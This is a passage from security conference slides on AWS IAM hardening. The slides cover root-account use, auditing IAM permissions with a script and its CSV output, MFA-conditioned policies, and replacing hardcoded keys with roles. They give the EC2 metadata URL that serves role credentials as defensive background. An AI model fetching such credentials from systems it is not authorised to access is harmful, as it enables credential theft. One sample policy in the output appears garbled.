- Review “Well Architected Framework” from AWS which discuss monitoring and other controls:
  - [http://d0.awsstatic.com/whitepapers/architecture/AWS\\_Well-Architected\\_Framework.pdf](http://d0.awsstatic.com/whitepapers/architecture/AWS_Well-Architected_Framework.pdf)



# **Lack of IAM Hardening**



# Misconfiguration - Lack of IAM Hardening

- IAM = User, Group, Roles, Access Policies, etc. – Management
- You CAN take steps to make it harder to use compromised credentials
- You CAN take steps to limit access to only required AWS assets
- You CAN replace the need to hardcode AWS keys in source code
- .... Its just that \*very often\*, people don't

# Misconfiguration - Lack of IAM Hardening

## IAM Hardening Checklist:

1. Don't Use The Root Account!
2. Audit IAM user policies
3. Multi-Factor Authentication
4. Use Roles

# Misconfiguration - Lack of IAM Hardening

- Don't Use the Root Account!
  - Disable or delete the access keys
  - Setup CloudWatch Alarm (shown in “previous talk” links)

# Misconfiguration - Lack of IAM Hardening

- Audit IAM Permissions
- Tool to inspect each user's permissions:
  - <https://gist.github.com/cktricky/257990df2f36aa3a01a8809777d49f5d>
  - Will create a CSV file
  - Provides you with
    - Usernames
    - Inline Policies
    - Managed Policies
    - Groups

# Misconfiguration - Lack of IAM Hardening

- Why this is important
  - If you house sensitive data, you need to know who has access
  - Permissions should be a need-to-have/know situation in order to limit damage should creds get stolen
  - AWS is a flexible environment that changes – your permission model might need to change with it (inventory it)

# Misconfiguration - Lack of IAM Hardening

## ● Tool output

B7				{["PolicyName": 'awsczar-policy', 'PolicyDocument': {'Statement': [{"Action": ['cloudwatch:*', 'ec2:AuthorizeSecurityGroupIngress', 'ec2:CancelSpotInstanceRequests',			
	A	B	C	D			
1	UserName	Inline Policies	Managed Policies	Group List			
2	aguy	Blank	[{"PolicyName": 'AllowS3Grover', 'PolicyArn': 'arn:aws:iam::1234567890:policy/AllowS3Grover', 'PolicyDocument': {'Statement': [{"Action": ['s3:*']}]}	[emmap-user]			
3	agal	Blank	[{"PolicyName": 'AdministratorAccess', 'PolicyArn': 'arn:aws:iam::aws:policy/AdministratorAccess', 'PolicyDocument': {'Statement': [{"Action": ['*']}]}	[emmap-user, 'EX-Team']			
4	apanda	Blank	[]	[emmap-user]			
5	awsorgacct	[{"PolicyName": 'AmazonSesSendingAccess', 'PolicyDocument': {'Statement': [{"Action": ['ses:*']}]}	[{"PolicyName": 'CloudSearchFullAccess', 'PolicyArn': 'arn:aws:iam::aws:policy/CloudSearchFullAccess', 'PolicyDocument': {'Statement': [{"Action": ['cloudsearch:*']}]}	[]			
6	cloudsearcher	Blank	[{"PolicyName": 'CloudSearchFullAccess', 'PolicyArn': 'arn:aws:iam::aws:policy/CloudSearchFullAccess', 'PolicyDocument': {'Statement': [{"Action": ['cloudsearch:*']}]}	[]			
7	jbezoz	[{"PolicyName": 'awsczar-policy', 'PolicyDocument': {'Statement': [{"Action": ['cloudwatch:*', 'ec2:AuthorizeSecurityGroupIngress', 'ec2:CancelSpotInstanceRequests', 'ec2:CreateSecurityGroup', 'ec2:CreateTags', 'ec2:DeleteTags', 'ec2:DescribeAvailabilityZones', 'ec2:DescribeAccountAttributes', 'ec2:DescribeInstances', 'ec2:DescribeKeyPairs', 'ec2:DescribeRouteTables', 'ec2:DescribeSecurityGroups', 'ec2:DescribeSpotInstanceRequests', 'ec2:DescribeSpotPriceHistory', 'ec2:DescribeSubnets', 'ec2:DescribeVpcAttributes', 'ec2:DescribeVpcs', 'ec2:ModifyImageAttribute', 'ec2:ModifyInstanceAttribute', 'ec2:RequestSpotInstances', 'ec2:RunInstances', 'ec2:TerminateInstances', 'elasticmapreduce:*', 'sdb:*', 'support:CreateCase', 'support:DescribeServices', 'support:DescribeSeverityLevels'], 'Effect': 'Allow', 'Resource': '*'}], 'Action': '*', 'Sid': 'IPDeny', 'Condition': {'NotIpAddress': {'aws:SourceIp': '1.1.1.0/24'}}}, {'Effect': 'Deny', 'Resource': '*'}], 'Version': '2012-10-17'}]}					
8							
9							
10							
11							
12							

# Misconfiguration - Lack of IAM Hardening

- Multi-Factor Authentication (MFA) = 2 Factor Authentication
- Not just for the Web, place on the API as well

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "*",
    "Resource": "*",
    "Condition": {"Bool": {"aws:MultiFactorAuthPresent": "true"}}
  }]
}
```

# Misconfiguration - Lack of IAM Hardening

- Use Roles

- Is \*like\* a user but is not an IAM user
- Replaces the need for hardcoded Access Key ID & Secret
- The extent of what a role can do is heavily controlled by you, the administrator
- Credentials automatically rotate via STS
  - Available here on an EC2 instance:  
`http://169.254.169.254/latest/meta-data/iam/security-credentials/`
- If you're using the AWS-SDK gem/egg/etc – credential handling is built-in
- If you're using something like Paperclip + Rails, try Fog to leverage Roles
  - <https://github.com/thoughtbot/paperclip/issues/1591>



# Misconfiguration - Lack of IAM Hardening

- Example attaching Role to ElasticBeanstalk instance

**Configuration**

The following settings let you configure the environment servers. [Learn more.](#)

Instance type:  Determines the processing power of the servers in your environment.

EC2 security groups:  The names of the security groups (comma separated) that define firewall access to the launched EC2 instances.

EC2 key pair:  [Refresh](#) Enables remote login to your instances.

Instance profile: ☒ **-elasticbeanstalk** [Refresh](#) Environment specific permissions under your AWS account. [Learn more.](#)

Monitoring interval:  Interval between when metrics are reported from the EC2 instances.

Custom AMI ID:  The AMI to use for launched instances.

**Root Volume (Boot Device)**

The following settings let you configure the root volume for the auto scaling launched EC2 instances. [Learn more.](#)

Root volume type:  Determines the type of storage volume to attach to instances.

Root volume size: ☐ Enables you to specify the size of the root volume.

Number of gibibytes of the root volume attached to each instance. Must be between 10 and 16384 for Provisioned I

# Conclusion

- Don't prioritize speed over security
- Vulnerabilities are the same (what was old is new again)
- Developers now deploy and manage the full stack for their application(s)
  - Equip & Educate them with ways to do this securely
- Developers possibly have the keys to the whole kingdom on their laptop. Protect and monitor those assets
  - One token to rule them all

# Thanks and Contact

- Chris Gates

- Sr. Security Engineer
- Uber
- @carnal0wnage

For slides and URLs in this presentation:

<http://bit.ly/RSA-Devoops>

- Ken Johnson

- CTO
- nVisium
- @cktricky